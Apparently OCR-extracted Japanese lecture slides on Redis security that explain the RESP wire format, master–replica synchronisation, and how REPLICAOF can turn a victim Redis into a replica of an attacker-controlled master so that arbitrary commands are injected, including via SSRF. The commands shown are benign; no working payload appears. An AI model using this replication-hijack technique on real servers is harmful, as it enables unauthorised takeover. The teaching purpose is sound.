- Arguments length** (Arguments length): A yellow arrow points from the dollar sign (\$) in the reply to the text "Arguments length".
- Arguments value** (Arguments value): An orange-red arrow points from the word "PING" in the reply to the text "Arguments value".

Redis Serialization Protocol (RESP)

*3 ————— 引数は3つ
\$3 ————— SETの長さは3
SET
\$7 ————— keynameの長さは7
keyname
\$5 ————— valueの長さは5
value



SET keyname value

Redis Serialization Protocol (RESP)

- 2種類がサポートされている
 - Plaintext (スペース区切り)
 - SET keyname value
 - Custom
 - *3
 - \$3
 - SET
 - \$7
 - keyname
 - \$5
 - value

裏側まで理解するのが重要



ただ利用するだけ

e.g. redis-cliやライブラリでデータを出し入れ

裏側まで理解する

e.g. Redis Serialization Protocolを学ぶ

セキュリティにおいてはこっちが重要

RDBファイルの送信後

- Masterで実行されたコマンドはReplicaに転送される

"スレーブがセットアップされたら、スレーブは接続を通じて SYNC コマンドを送ります。初回の接続でも再接続でも同じです。


マスターはバックグラウンド・セーブを開始し、また、以降に受信する、データ・セットを変更するすべてのコマンドのバッファを始めます。

バックグラウンド・セーブが完了したら、マスターはデータベースファイルをスレーブに転送し、スレーブはそれをディスクに保存、およびメモリへロードします。

その後、マスターはすべてのバッファされたコマンドをスレーブに送信します。

これはコマンドのストリームとして実現されていて、Redis プロトコルそのものと同じフォーマットをもちます。"

Telnetでコマンドを観察



```
$ telnet localhost 6379
```

```
SYNC
```

```
*2  
$6  
SELECT  
$1
```

DBを選択

```
0  
*3  
$3
```

```
SELECT 0
```

```
set  
$3
```

key/valueを保存

```
foo  
$3  
bar
```

```
set foo bar
```

```
$ redis-cli
```


```
127.0.0.1:6379> set foo bar  
0K
```

これらのコマンドはReplicaで単に実行される


REPLICAOFの悪用

- REPLICAOFを使えば通常のRedisインスタンスを強引にReplicaに設定可能
- MasterをAttackerのマシンにしておけばSYNCがReplicaから飛んでくる

1. REPLICAOFでAttackerを
Masterに設定する



Attacker



Victim

2. SYNC/PSYNC


Replica

Replicaに任意のRedisコマンドを発行可能

- Masterになりすまして任意のコマンドを転送するとReplicaで実行される

1. REPLICAOFでAttackerを


Masterに設定する



Attacker



2. SYNC/PSYNC



Replica




3. RDBファイル



4. 任意のコマンドを流し込む

Replicaに任意のRedisコマンドを発行可能

- SSRFなどでレスポンスが受け取れない状況でも有効
- インターネットにRedisを晒していくなくても刺さる



Replicaに任意のRedisコマンドを発行可能

- ・ 実際にはレスポンスを受け取るためにもう少し工夫が必要 *1
- ・ 本講義ではインターネット上に公開されてしまったRedisなど、直接Redisに入れる前提で進めるため元から任意のRedisコマンドが実行可能でレスポンスも受け取れる想定



*1 <https://2018.zeronights.ru/wp-content/uploads/materials/15-redis-post-exploitation.pdf>

REPLICAOFを用いた方法

- 再びReplicationの挙動を確認


"スレーブがセットアップされたら、スレーブは接続を通じて SYNC コマンドを送ります。初回の接続でも再接続でも同じです。マスターはバックグラウンド・セーブを開始し、また、以降に受信する、データ・セットを変更するすべてのコマンドのバッファを始めます。

バックグラウンド・セーブが完了したら、マスターはデータベースファイルをスレーブに転送し、スレーブはそれをディスクに保存、およびメモリへロードします。その後、マスターはすべてのバッファされたコマンドをスレーブに送信します。



これはコマンドのストリームとして実現されていて、Redis プロトコルそのものと同じフォーマットをもちます。"

RDBファイルの同期

3. ディスクに保存
メモリにロード



Replica

